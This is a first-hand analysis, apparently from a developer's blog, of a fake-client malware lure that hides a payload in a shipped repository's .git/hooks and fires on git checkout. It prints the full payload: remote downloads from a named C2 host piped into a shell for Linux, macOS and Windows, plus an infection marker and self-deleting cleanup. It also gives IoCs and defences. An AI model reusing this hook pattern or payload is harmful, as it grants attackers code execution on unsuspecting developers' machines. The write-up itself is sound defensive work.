
A “client” reached out about a Healthcare / Medical Supply Plan project. Friendly tone,
real-looking requirements, an NDA, the works. Then came the ask that saved me. They told me to
download a .tar.gz from Dropbox and “make sure to go through the NDA branch, that’s where the
main details are.”
That one sentence is the entire attack. Here’s how it worked, and how I caught it without ever running the code.
The short version: The project files were bait. The payload lived in
.git/hooks. The hooks were disguised as Git’s harmless sample files but secretly rancurl … | shthe instant you rangit checkout. This is the well-documented “fake recruiter” / Contagious Interview campaign.
The lure
Everything about the package was designed to look legitimate:
- A polished
README.md, anOverview.md, and adocs/folder with 11 markdown files (executive summary, PRD, architecture, data model, timelines…). - A real, clean Word
.docxNDA on a separate branch. - A confidentiality story: “the full materials aren’t public; general info is in
master, the NDA and contracts are in theNDAbranch.”
The documents are 100% harmless. They exist only to make you feel safe and to give you a reason to switch branches.
The trap: .git/hooks
When you create a fresh Git repo, the .git/hooks/ directory is filled with inert example
scripts: every one ends in .sample, so Git never runs them. This repo shipped with three hooks
that had the .sample suffix removed, making them live:
.git/hooks/
├── post-checkout   ← runs automatically on `git checkout`
├── pre-push        ← runs on `git push`
├── commit-msg      ← runs on `git commit`
└── post-rebase.sample   ← decoy name, holds the real payload
Each live hook was a near-perfect copy of Git’s standard multi-page sample script (pages of harmless comments) with a single injected line buried in the middle:
sh "$(dirname "$0")/post-rebase.sample" >/dev/null 2>&1 &It silently runs post-rebase.sample in the background and throws away all output. Why that
filename? Because post-rebase is not a real Git hook. Naming it *.sample makes it look
like one of the dozens of harmless examples, so even a careful reviewer glancing at the folder
sees “just sample files.”
The payload
Inside post-rebase.sample, the real Git sample text was preserved (each line prefixed with
# ) to pad it out and look authentic. The active code:
platform="$(uname -s 2>/dev/null || echo "Unknown")"
case "$platform" in
    Linux)
        (bash -c "wget -qO- 'https://cleverstack-ext30341.vercel.app/api/l' | sh" >/dev/null 2>&1 &)
        ;;
    Darwin)   # macOS
        (bash -c "curl -s 'https://cleverstack-ext30341.vercel.app/api/m' | sh" >/dev/null 2>&1 &)
        ;;
    MINGW*|MSYS*|CYGWIN*)   # Windows
        cmd.exe //c start "" powershell.exe -WindowStyle Hidden -Command \
          "Start-Process cmd -ArgumentList '/c curl.exe -s https://cleverstack-ext30341.vercel.app/api/w | cmd' -WindowStyle Hidden" 2>&1 &
        ;;
    *)
        (bash -c "curl -s 'https://cleverstack-ext30341.vercel.app/api/m' | sh" >/dev/null 2>&1 &)
        ;;
esac

# infection marker
echo "happier" > "${TMPDIR:-/tmp}/.git-checker"

# cover the tracks: delete the hooks and self-destruct
rm -f "$(dirname "$0")/commit-msg" "$(dirname "$0")/post-checkout" \
      "$(dirname "$0")/pre-push" "$0"
What it does, step by step:
- Detects the OS: Linux, macOS, or Windows.
- Downloads and executes a second-stage script straight from a remote server into the shell
(
curl … | sh). This is full remote code execution: whatever the attacker serves at that URL runs as you. - Drops a marker (
/tmp/.git-checker) so the operators know the host is infected. - Self-destructs. It deletes all four hook files, so a victim who later inspects the repo finds nothing unusual.
And post-checkout runs automatically on git checkout. So the friendly instruction
“please check out the NDA branch” is the trigger. You don’t have to run a single suspicious
command — just follow the polite request, and you’re owned.
How I caught it without getting infected
The golden rule: inspect, never execute. Reading a file and extracting an archive do not
run code. Running git checkout, npm install, or opening the project in an IDE that auto-runs
tasks does.
My process:
- Download and list, don’t extract-and-open.
tar tzvf archive.tar.gzto see the contents. The first red flag jumped out immediately: the archive shipped its own.git/directory. - Spot the non-sample hooks. Every hook in a clean repo ends in
.sample. Three here did not. That is never normal in a repo someone “just made for you.” - Read the hooks as plain text (
cat/ an editor), looking past the wall of comments for any line that isn’t commented out. Each had exactly one. - Follow the breadcrumb to
post-rebase.sampleand read the payload. - Confirm it never fired: no
/tmp/.git-checkermarker, and the hooks were still present (the payload deletes them after it runs). Read-only Git commands likegit logandgit branchdon’t trigger checkout/commit/push hooks, so inspecting was safe. - Disarm: delete the four malicious files. Only inert
.samplefiles remain, and the repo is neutralized.
Indicators of Compromise (IoCs)
| Type | Value |
|---|---|
| C2 domain | cleverstack-ext30341.vercel.app |
| Endpoints | /api/m (macOS), /api/l (Linux), /api/w (Windows) |
| Delivery | Dropbox link → Healthcare-Medical-Supply-Plan.tar.gz |
| Payload location | .git/hooks/{post-checkout,pre-push,commit-msg,post-rebase.sample} |
| Infection marker | ${TMPDIR:-/tmp}/.git-checker containing the string happier |
| Trigger | git checkout (also git commit / git push) |
Red flags, in order of how loud they were
- “Be sure to check out the NDA branch, that’s where the details are.” Any pressure to perform a specific git/build action is a screaming red flag.
- Code delivered as a Dropbox archive instead of normal repo access (GitHub/GitLab invite).
- A shipped
.git/directory with non-.samplehooks. - Urgency + flattery + confidentiality, the classic social-engineering trifecta.
- The “real details” are gated behind an action, not just behind reading.
How to protect yourself
- Never run code from an unsolicited “client,” recruiter, or take-home test without inspecting
it first. That includes
git checkout,npm install/pnpm/yarn,make, and opening it in an IDE with auto-run tasks enabled. - Audit
.git/hooksof any repo you receive. Anything not ending in.sampleshould be read before you run a single git command. You can also clone with hooks disabled or setgit config --global core.hooksPath /dev/nullwhile inspecting untrusted repos. - Do untrusted review in a throwaway VM or container, not on your daily-driver machine.
curl … | shis the signature. If you ever see a remote pipe-to-shell, stop.- Report it. Marketplaces (Fiverr/Upwork), the hosting provider (here, Vercel + Dropbox), and your network all benefit. These are throwaway accounts run at scale; reporting shortens their lifespan.
Theater, not a zero-day
This wasn’t a clever zero-day. It was a clever piece of theater: a benign-looking project, a confidentiality story, and one friendly instruction that happened to be the detonator. The defense wasn’t fancy tooling. It was the habit of treating every unsolicited repo as hostile until read, and knowing that reading is safe but executing is not.
Stay paranoid. Inspect before you run.